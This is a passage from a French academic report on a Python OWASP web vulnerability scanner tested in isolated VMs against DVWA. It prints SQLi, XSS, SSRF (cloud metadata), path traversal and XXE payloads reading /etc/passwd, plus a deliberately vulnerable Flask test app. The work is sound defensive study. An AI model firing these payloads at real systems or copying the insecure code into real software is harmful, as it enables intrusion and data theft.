


Figure 2.3. Diagramme de classes complet du scanner

2.5 Diagramme de Séquence

Le diagramme de séquence illustre les interactions entre les objets lors d'un cycle de scan complet, depuis la commande CLI jusqu'à la génération du rapport HTML final.

2.6 Description Détaillée des Modules

2.6.1 Module Crawler

Le Crawler est le premier maillon du pipeline. Son rôle est de découvrir exhaustivement tous les points d'entrée testables de l'application cible. Il utilise un algorithme BFS (file FIFO) pour explorer l'application de manière ordonnée et contrôlée.

Le Crawler extrait les types d'endpoints suivants :

- URLs avec paramètres GET : `/search?q=test, /profile?id=1`
- Formulaire HTML (GET et POST) : champs text, password, hidden, select, textarea
- Formulaire multipart (`enctype=multipart/form-data`) : upload de fichiers
- Liens internes filtrés : exclusion des liens `logout, javascript:, mailto:`

La déduplication des endpoints se fait via une signature unique : `METHOD:URL?sorted_params`.

2.6.2 Module BaseDetector (Classe Abstraite)

BaseDetector implémente le pattern **Template Method** : la méthode `scan_all()` orchestre la boucle sur tous les endpoints et appelle la méthode abstraite `scan()` implémentée par chaque sous-classe.

Services fournis par BaseDetector à toutes les sous-classes :

- `_send(url, method, params, data, headers)` : envoi HTTP avec gestion des erreurs
- `_iter_injection_points(endpoint)` : itère sur tous les paramètres injectables
- Chargement automatique des payloads depuis `payloads/<name>.txt` au démarrage
- `scan_all(endpoints)` : boucle principale + déduplication par signature

2.6.3 Module CVSSEvaluator

Le CVSSEvaluator enrichit chaque objet Vulnerability avec un score CVSS v3.1, un vecteur CVSS officiel (ex : `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`), un ni-

veau de sévérité (Critique/Élevé/Moyen/Faible) et une recommandation de remédiation. Les profils CVSS sont définis statiquement dans un dictionnaire CVSS_PROFILES.

2.6.4 Module HTMLReporter

Le HTMLReporter génère un fichier HTML5 autonome (CSS intégré via balises `<style>`, aucune dépendance CDN externe) contenant : un en-tête avec les métadonnées du scan (cible, date, durée, pages crawlées), un tableau de bord avec des cartes de comptage par sévérité, et une liste dépliable (`<details>/<summary>`) de chaque vulnérabilité avec URL, méthode, paramètre, payload, preuve, vecteur CVSS et recommandation.

2.7 Structure du Projet

```

imple/
|-- main.py                # Point d'entree CLI (argparse)
|
|-- scanner/               # Orchestrateur principal
|   |-- __init__.py        # Export Vulnerability + lazy import
|   |-- core.py            # Classe Scanner + ScanOptions
|   |-- vulnerability.py   # Dataclass Vulnerability
|   |-- authenticator.py   # login_dvwa() + login_form_based()
|
|-- crawler/
|   |-- __init__.py
|   |-- crawler.py         # Classe Crawler BFS + Endpoint
|
|-- detectors/
|   |-- __init__.py        # ALL_DETECTORS dict + exports
|   |-- base.py            # BaseDetector (Template Method)
|   |-- sqli.py            # SQLiDetector - A03
|   |-- xss.py             # XSSDetector - A03
|   |-- ssrf.py            # SSRFDetector - A10
|   |-- idor.py            # IDORDetector - A01
|   |-- path_traversal.py  # PathTraversalDetector - A01
|   |-- xxe.py             # XXEDetector - A05
|   |-- file_upload.py     # FileUploadDetector - A04
|   |-- auth.py            # AuthFailuresDetector - A07
|   |-- crypto.py          # CryptographicFailuresDetector

```

```

|   |-- security_misconfig.py# SecurityMisconfigDetector
|   |-- components.py      # VulnerableComponentsDetector
|   |-- integrity.py       # IntegrityDetector - A08
|
|-- evaluator/
|   |-- __init__.py
|   |-- cvss.py            # CVSSEvaluator + CVSS_PROFILES
|
|-- reporter/
|   |-- __init__.py
|   |-- html_reporter.py   # HTMLReporter.save()
|
|-- payloads/              # Wordlists de payloads
|   |-- sqli.txt           # 50+ payloads SQLi
|   |-- xss.txt            # 40+ payloads XSS
|   |-- ssrf.txt           # 30+ URLs internes
|   |-- path_traversal.txt # 25+ sequences ../
|   |-- xxe.txt            # 15+ payloads XXE
|
|-- tests/
|   |-- conftest.py        # Fixture Flask vulnerable
|   |-- test_detectors.py  # Tests detecteurs actifs
|   |-- test_cvss.py       # Tests scoring CVSS
|   |-- test_crawler.py    # Tests BFS et extraction
|   |-- test_reporter.py   # Tests generation HTML
|   |-- test_file_upload.py # Tests detecteur upload
|   |-- test_passive_detectors.py
|   |-- run_vuln_app.py    # Lance l'app Flask sur :5001

```


Figure 2.5. Arborescence complète du projet

2.8 Technologies et Stack Technique

2.9 Environnement de Déploiement — Topologie Réseau

Table 2.4. Stack technologique complète du projet

Composant	Technologie	Version	Rôle
Langage principal	Python	3.10+	Développement de l'outil complet
Requêtes HTTP	requests	2.31+	Envoi/réception, gestion sessions
Parsing HTML	BeautifulSoup4	4.12+	Extraction liens, formulaires
CLI	argparse (stdlib)	—	Interface ligne de commande
Tests	pytest	7.4+	Tests unitaires et d'intégration
App de test	Flask	3.0+	Application vulnérable pour tests
Rapport	HTML5/CSS3	—	Génération rapport final autonome
Virtualisation	VirtualBox	7.0	Environnement de test isolé
OS cible	Ubuntu	22.04	OS des machines virtuelles




```

9 | | main.py + pytest | 192.168. | MySQL 8.0
    | | |
10 | | | 56.0/24 | DVWA (port 80)
    | | |
11 | | IP: 192.168.56.101 | IP: 192.168.56.102
    | | |
12 | +-----+
    | +-----+ |
13 |
    |
14 | Réseau: VirtualBox Host-Only -- segment 192.168.56.0/24
    |
15 +-----+

```

Listing 2.1. Topologie de l'environnement de test virtualisé

2.10 Conclusion

Ce chapitre a présenté la conception complète de notre scanner de vulnérabilités. L'architecture en pipeline à cinq étapes garantit une séparation claire des responsabilités. Les douze détecteurs couvrent neuf catégories OWASP, le CVSSEvaluator assure un scoring automatique, et le reporter génère un rapport HTML autonome. Les diagrammes UML — cas d'utilisation, classes, séquences — formalisent les interactions du système. Le chapitre suivant détaille la réalisation concrète et les résultats de validation.




Figure 2.4. Diagramme de séquence — cycle de scan complet

Réalisation et Implémentation

Ce chapitre détaille la mise en œuvre concrète du scanner. Nous décrivons d’abord l’environnement de test virtualisé, puis l’implémentation des modules Python principaux. Nous présentons ensuite la suite de tests unitaires, les études de cas sur huit vulnérabilités réelles, et les résultats obtenus sur les applications cibles DVWA et Flask.

3.1 Environnement de Travail (Machines Virtuelles)

Table 3.1. Configuration détaillée des machines virtuelles

Paramètre	VM 1 — Scanner	VM 2 — Cible
Système d’exploitation	Ubuntu 22.04 LTS (64-bit)	Ubuntu 22.04 LTS (64-bit)
RAM allouée	2 048 Mo	2 048 Mo
Processeurs virtuels	2 vCPU	2 vCPU
Stockage	20 Go (VDI dynamique)	25 Go (VDI dynamique)
Réseau adaptateur 2	Host-Only vboxnet0	Host-Only vboxnet0
Adresse IP	192.168.56.101	192.168.56.102
Logiciels principaux	Python 3.11, pip, venv	Apache 2.4, PHP 8.1, DVWA

3.1.1 Configuration Réseau

```
1 # Sur VM 1 (Scanner) -- Configuration interface Host-Only
2 sudo nano /etc/netplan/01-netcfg.yaml
3
4 network:
5   version: 2
```

```

6   ethernets:
7       enp0s3:          # Adaptateur NAT
8           dhcp4: true
9       enp0s8:          # Adaptateur Host-Only
10          addresses: [192.168.56.101/24]
11
12 sudo netplan apply
13
14 # Verification
15 ip addr show enp0s8    # Doit afficher 192.168.56.101/24
16 ping 192.168.56.102    # Test connectivite vers VM Cible

```

Listing 3.1. Configuration réseau Ubuntu (VM 1 — Scanner)

3.1.2 Installation de DVWA sur VM 2 (Cible)

DVWA (Damn Vulnerable Web Application) version 1.10 a été installée sur la VM Cible. C'est une application PHP/MySQL conçue pour les tests de sécurité, proposant des modules vulnérables à plusieurs niveaux de difficulté (Low, Medium, High, Impossible).

```

1 # -- Installation LAMP (Linux Apache MySQL PHP) --
2 sudo apt update && sudo apt upgrade -y
3 sudo apt install -y apache2 php php-mysql php-gd php-xml \
4     libapache2-mod-php mysql-server git
5
6 # -- Sécurisation MySQL --
7 sudo mysql_secure_installation
8
9 # -- Creation base de donnees DVWA --
10 sudo mysql -u root -p <<EOF
11 CREATE DATABASE dvwa CHARACTER SET utf8mb4 COLLATE
12     utf8mb4_unicode_ci;
13 CREATE USER 'dvwa'@'localhost' IDENTIFIED BY 'p@ssw0rd!';
14 GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwa'@'localhost';
15 FLUSH PRIVILEGES;
16 EOF
17
18 # -- Telechargement et configuration DVWA --
19 cd /var/www/html
20 sudo git clone https://github.com/digininja/DVWA.git dvwa
21 sudo cp dvwa/config/config.inc.php.dist dvwa/config/config.
22     inc.php

```

```
21
22 # Modifier config.inc.php :
23 # $_DVWA['db_user']      = 'dvwa';
24 # $_DVWA['db_password'] = 'p@ssw0rd!';
25 # $_DVWA['default_security_level'] = 'low';
26
27 # -- Permissions --
28 sudo chown -R www-data:www-data /var/www/html/dvwa
29 sudo chmod -R 755 /var/www/html/dvwa/hackable/uploads
30
31 # -- Activation PHP et redemarrage Apache --
32 sudo a2enmod rewrite
33 sudo systemctl restart apache2
34
35 # Accéder à http://192.168.56.102/dvwa/setup.php
36 # Cliquer sur "Create / Reset Database"
37 # Login : admin / password, Security Level : Low
```

Listing 3.2. Installation complète de DVWA sur Ubuntu (VM 2)

3.1.3 Installation du Scanner sur VM 1

```
1 # -- Clonage et environnement virtuel --
2 git clone <url-du-depot> scanner
3 cd scanner/imple
4 python3 -m venv .venv
5 source .venv/bin/activate          # Linux/macOS
6
7 # -- Dependances --
8 pip install --upgrade pip
9 pip install -r requirements.txt
10 # requirements.txt contient :
11 # requests>=2.31.0
12 # beautifulsoup4>=4.12.0
13 # lxml>=4.9.0
14 # flask>=3.0.0          (pour l'app de test uniquement)
15 # pytest>=7.4.0        (pour les tests)
16
17 # -- Verification --
18 python main.py --help
19 python -m pytest tests/ -v --tb=short
20
```

```
21 # -- Scan de test rapide --
22 python main.py --url http://192.168.56.102/dvwa \
23     --login-url http://192.168.56.102/dvwa/login.
24         php \
25     --username admin --password password \
26     --depth 2 --only sqli,xss \
27     --output test_rapide.html -v
```

Listing 3.3. Installation et premier test du scanner (VM 1)

3.2 Implémentation Détaillée des Modules

3.2.1 Orchestrateur Principal (scanner/core.py)

```
1 class Scanner:
2     def run(self) -> list[Vulnerability]:
3         start = time.perf_counter()
4         # Phase 0 : Authentification (optionnelle)
5         self._maybe_login()
6         # Phase 1 : Crawling
7         crawler = Crawler(base_url=self.url,
8                             max_depth=self.options.depth,
9                             session=self.session)
10        endpoints = crawler.crawl()
11        # Phase 2 : Detection (12 detecteurs en sequence)
12        raw_vulns: list[Vulnerability] = []
13        for name in (self.options.only or list(ALL_DETECTORS.
14            keys())):
15            cls = ALL_DETECTORS.get(name)
16            detector = cls(session=self.session)
17            raw_vulns.extend(detector.scan_all(endpoints))
18        # Phase 3 : Deduplication
19        deduped = self._deduplicate(raw_vulns)
20        # Phase 4 : Evaluation CVSS
21        self.vulnerabilities = CVSSEvaluator().evaluate_all(
22            deduped)
23        # Phase 5 : Rapport HTML
24        self.duration = time.perf_counter() - start
25        HTMLReporter(self.options.output).save(
26            self.vulnerabilities, target_url=self.url,
```

```

25         duration=self.duration, pages_scanned=self.
           pages_scanned)
26     return self.vulnerabilities

```

Listing 3.4. Méthode Scanner.run() — orchestration du pipeline

3.2.2 Détecteur SQLi (detectors/sqli.py)

```

1  SQL_ERROR_PATTERNS = [
2      r"you have an error in your sql syntax",
3      r"warning:\s+mysql", r"mysql_fetch_array\(\)",
4      r"sqlstate\[", r"pg_query\(\)":", r"ora-\d{5}",
5      r"microsoft sql server", r"sqlite_error",
6  ]
7  ERROR_REGEX = re.compile("|".join(SQL_ERROR_PATTERNS), re.
    IGNORECASE)
8
9  class SQLiDetector(BaseDetector):
10     name = "SQL Injection"; owasp_id = "A03"
11     TIME_THRESHOLD = 4.5
12
13     def _test_error_based(self, endpoint, param, ...) -> bool
14         :
15         for payload in self.payloads:
16             data = {**base, param: payload}
17             resp = self._send(endpoint.url, method=method,
18                             data=data)
19             if resp and (m := ERROR_REGEX.search(resp.text)):
20                 vulns.append(Vulnerability(
21                     name=self.name, url=endpoint.url,
22                     payload=payload, evidence=f"SQL: {m.group

```

Listing 3.5. Détecteur SQLi — error-based et time-based

3.2.3 CVSSEvaluator (evaluator/cvss.py)

```

1  CVSS_PROFILES = {
2      "SQL Injection": CVSSProfile(

```

```

3     vector="CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H"
4     ,
5     score=9.8,
6     recommendation="Requetes parametrees obligatoires..."
7     ),
8     "Cross-Site Scripting": CVSSProfile(
9         vector="CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N"
10        ,
11        score=6.1,
12        recommendation="Encodage contextuel + CSP stricte..."
13        ),
14    "SSRF": CVSSProfile(
15        vector="CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:L/A:N"
16        ,
17        score=8.5,
18        recommendation="Allowlist IPs + blocage RFC 1918...")
19    ,
20    }

```

Listing 3.6. CVSSEvaluator avec profils CVSS

3.2.4 Crawler BFS (crawler/crawler.py)

Le Crawler utilise une file FIFO (`collections.deque`) pour explorer l'application en largeur d'abord. Chaque URL visitée est canonisée avant d'être ajoutée à l'ensemble `visited`, évitant les visites redondantes.

```

1 @dataclass
2 class Endpoint:
3     url: str
4     method: str = "GET"
5     params: dict[str, str] = field(default_factory=dict)
6     form_fields: dict[str, str] = field(default_factory=dict)
7     file_fields: list[str] = field(default_factory=list)
8     enctype: str = ""
9
10    def signature(self) -> str:
11        keys = ",".join(sorted(
12            self.params.keys() | self.form_fields.keys()))
13        return f"{self.method}:{self.url}?{keys}"
14
15    def crawl(self) -> list[Endpoint]:

```



```
16     queue: deque[tuple[str, int]] = deque([(self.base_url, 0)
17         ])
18
19     seen_signatures: set[str] = set()
20
21     while queue and len(self.visited) < self.max_pages:
22         url, depth = queue.popleft()
23         canonical = _strip_query(url)
24         if canonical in self.visited or depth > self.
25             max_depth:
26                 continue
27         self.visited.add(canonical)
28         resp = self._fetch(url)
29         if resp is None or "html" not in resp.headers.get(
30             "Content-Type", ""):
31             continue
32         soup = BeautifulSoup(resp.text, "html.parser")
33
34         # Extraction des parametres GET
35         qs = parse_qs(urlparse(url).query, keep_blank_values=
36             True)
37         if qs:
38             params = {k: v[0] for k, v in qs.items()}
39             ep = Endpoint(url=canonical, method="GET", params
40                 =params)
41             if ep.signature() not in seen_signatures:
42                 seen_signatures.add(ep.signature())
43                 self.endpoints.append(ep)
44
45         # Extraction des formulaires
46         for form in soup.find_all("form"):
47             ep = self._parse_form(form, url)
48             if ep and ep.signature() not in seen_signatures:
49                 seen_signatures.add(ep.signature())
50                 self.endpoints.append(ep)
51
52         # Suivi des liens internes
53         for a in soup.find_all("a", href=True):
54             href = a["href"].strip()
55             if any(href.startswith(p) for p in
56                 ("javascript:", "mailto:", "tel:", "#")):
57                 continue
```

```

53         if "logout" in href.lower():
54             continue
55         next_url = urljoin(url, href)
56         if _same_domain(next_url, self.base_url):
57             queue.append((next_url, depth + 1))
58
59     return self.endpoints

```

Listing 3.7. Algorithme BFS complet du Crawler

3.2.5 Authenticator (scanner/authenticator.py)

Le module Authenticator gère deux modes d'authentification : le mode DVWA (login spécialisé avec gestion du token CSRF `user_token`) et le mode générique (détection automatique du formulaire de login et soumission des credentials).

```

1  def login_dvwa(session, base_url, username="admin",
2      password="password", security="low",
3      timeout=10) -> bool:
4      login_url = base_url.rstrip("/") + "/login.php"
5      # 1) Recuperer le token CSRF
6      r = session.get(login_url, timeout=timeout)
7      soup = BeautifulSoup(r.text, "html.parser")
8      token = ""
9      if inp := soup.find("input", {"name": "user_token"}):
10         token = inp.get("value", "")
11     # 2) Soumettre le formulaire
12     resp = session.post(login_url, data={
13         "username": username, "password": password,
14         "Login": "Login", "user_token": token
15     }, timeout=timeout)
16     success = ("logout" in resp.text.lower()
17         or "welcome" in resp.text.lower())
18     if success and security != "":
19         # 3) Regler le niveau de securite DVWA
20         sec_url = base_url.rstrip("/") + "/security.php"
21         sr = session.get(sec_url, timeout=timeout)
22         soup2 = BeautifulSoup(sr.text, "html.parser")
23         t2 = soup2.find("input", {"name": "user_token"})
24         token2 = t2.get("value", "") if t2 else ""
25         session.post(sec_url, data={
26             "seclev_submit": "Submit",

```

```
27         "security": security,
28         "user_token": token2}, timeout=timeout)
29     return success
```

Listing 3.8. Fonction login_dvwa() — authentification DVWA

3.3 Interface en Ligne de Commande (CLI)

```
1  # 1. Scan complet de DVWA (auto-login)
2  python main.py --url http://192.168.56.102/dvwa --dvwa \
3      --output rapport_dvwa.html
4
5  # 2. Scan cible SQLi + XSS uniquement
6  python main.py --url http://192.168.56.102/dvwa --dvwa \
7      --only sqli,xss --depth 1 -v
8
9  # 3. Scan avec login generique
10 python main.py --url http://target.com/app \
11     --login-url http://target.com/login \
12     --username admin --password secret \
13     --only sqli,xss,ssrf,auth --output rapport.
14     html
15
16 # Résumé console :
17 # =====
18 # Scan termine en 6.04s
19 # Total vulnerabilites : 70
20 #   - Critique      : 2
21 #   - Eleve         : 6
22 #   - Moyen         : 62
23 # Rapport HTML : rapport.html
24 # =====
```

Listing 3.9. Exemples d'utilisation du scanner

3.4 Suite de Tests Unitaires

```
1 $ pytest -v --tb=short
2 ===== test session starts
3   =====
4 Platform: linux -- Python 3.11.6, pytest-7.4.3
5 Collected 42 items
6
7 tests/test_detectors.py::test_sql_i_error_based_detected
8     PASSED
9 tests/test_detectors.py::test_sql_i_time_based_detected
10    PASSED
11 tests/test_detectors.py::test_xss_reflected_detected
12    PASSED
13 tests/test_detectors.py::test_ssrf_internal_detected
14    PASSED
15 tests/test_detectors.py::test_path_traversal_detected
16    PASSED
17 tests/test_detectors.py::test_xxe_local_file_detected
18    PASSED
19 tests/test_detectors.py::test_idor_user_enumeration
20    PASSED
21 tests/test_cvss.py::test_sql_i_score_is_9_8
22    PASSED
23 tests/test_cvss.py::test_xss_score_is_6_1
24    PASSED
25 tests/test_cvss.py::test_ssrf_score_is_8_5
26    PASSED
27 tests/test_crawler.py::test_bfs_visits_all_pages
28    PASSED
29 tests/test_crawler.py::test_bfs_depth_limit_respected
30    PASSED
31 tests/test_passive_detectors.py::test_http_password_form
32    PASSED
33 tests/test_passive_detectors.py::test_missing_csp_header
34    PASSED
35 ...
36 ===== 42 passed in 1.43s
37   =====
```

Listing 3.10. Résultats complets de la suite pytest (42 tests)

3.4.1 Application Flask Vulnérable (conftest.py)

La fixture `conftest.py` crée une application Flask intentionnellement vulnérable qui est lancée en mémoire via un thread daemon. Cette approche rend les tests autonomes et reproductibles.

```
1 def create_vulnerable_app():
2     app = Flask(__name__)
3
4     @app.route("/search")                                # SQLi
5     def search():
6         q = request.args.get("q", "")
7         try:
8             conn = sqlite3.connect(":memory:")
9             conn.execute(
10                 f"SELECT * FROM users WHERE name='{q}'")
11         except sqlite3.OperationalError as e:
12             return f"Error: {e}", 500
13         return "OK"
14
15     @app.route("/greet")                                # XSS reflechi
16     def greet():
17         name = request.args.get("name", "")
18         return f"<h1>Hello {name}</h1>"                # PAS d'
19                                                         echappement
20
21     @app.route("/fetch")                                # SSRF
22     def fetch():
23         url = request.args.get("url", "")
24         resp = requests.get(url, timeout=5)
25         return resp.text
26
27     @app.route("/file")                                  # Path
28                                                         Traversal
29     def serve_file():
30         page = request.args.get("page", "")
31         with open(page, "r") as f:
32             return f.read()
33
34     @app.route("/upload", methods=["POST"])              # File Upload
35     def upload():
36         f = request.files.get("uploaded")
```

```

35     f.save(os.path.join("uploads", f.filename))
36     return "Uploaded"
37
38 @app.route("/login", methods=["GET", "POST"]) # Auth
39 def login():
40     if request.method == "POST":
41         if (request.form.get("username") == "admin"
42             and request.form.get("password") == "
43                 admin"):
44             return redirect("/dashboard")
45     return '''<form method="POST">
46         <input name="username">
47         <input type="password" name="password">
48         <button>Login</button></form>'''
49
return app

```

Listing 3.11. Application Flask vulnérable — fixture de test

3.5 Scénarios de Test — Études de Cas

3.5.1 Étude de Cas 1 : SQL Injection — CVSS 9.8 CRITIQUE

► CRITIQUE

Cible : `http://127.0.0.1:5001/search?q=...` Paramètre : `q`

```

1 Payload      : '
2 Reponse      : HTTP 500 -- "near '": syntax error (SQLite)"
3 URL          : http://127.0.0.1:5001/search?q='
4 Score CVSS   : 9.8 -- Critique
5 Vecteur      : CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
6 Impact       : Acces complet a la base de donnees

```

Listing 3.12. Résultat — SQL Injection

Remédiation : Utiliser des prepared statements : `cursor.execute('SELECT * FROM users WHERE name=?', (q,))`.

3.5.2 Étude de Cas 2 : XSS Réfléchi — CVSS 6.1 MOYEN

```
1 Payload : <script>alert(document.cookie)</script>
2 Reponse : <h1>Hello <script>alert(document.cookie)</script>
           </h1>
3 Score   : 6.1 -- Moyen
4 Vecteur : CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
```

Listing 3.13. Résultat — XSS Réfléchi

Remédiation : Utiliser `html.escape()` en Python, implémenter une CSP stricte.

3.5.3 Étude de Cas 3 : SSRF — CVSS 8.5 ÉLEVÉ

```
1 Payload 1 : http://127.0.0.1
2 Preuve   : Contenu interne retourne -- 'ami-id' detecte
3 Payload 2 : http://169.254.169.254/latest/meta-data/
4 Preuve   : 'security-credentials' detecte dans la reponse
5 Score    : 8.5 -- Eleve
```

Listing 3.14. Résultat — SSRF

3.5.4 Étude de Cas 4 : Path Traversal — CVSS 7.5 ÉLEVÉ

```
1 Payload : ../../etc/passwd
2 Preuve  : root:x:0:0:root:/root:/bin/bash...
3 Score   : 7.5 -- Eleve
```

Listing 3.15. Résultat — Path Traversal

3.5.5 Étude de Cas 5 : XXE — CVSS 8.2 ÉLEVÉ

```
1 <!-- Payload XML -->
2 <!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
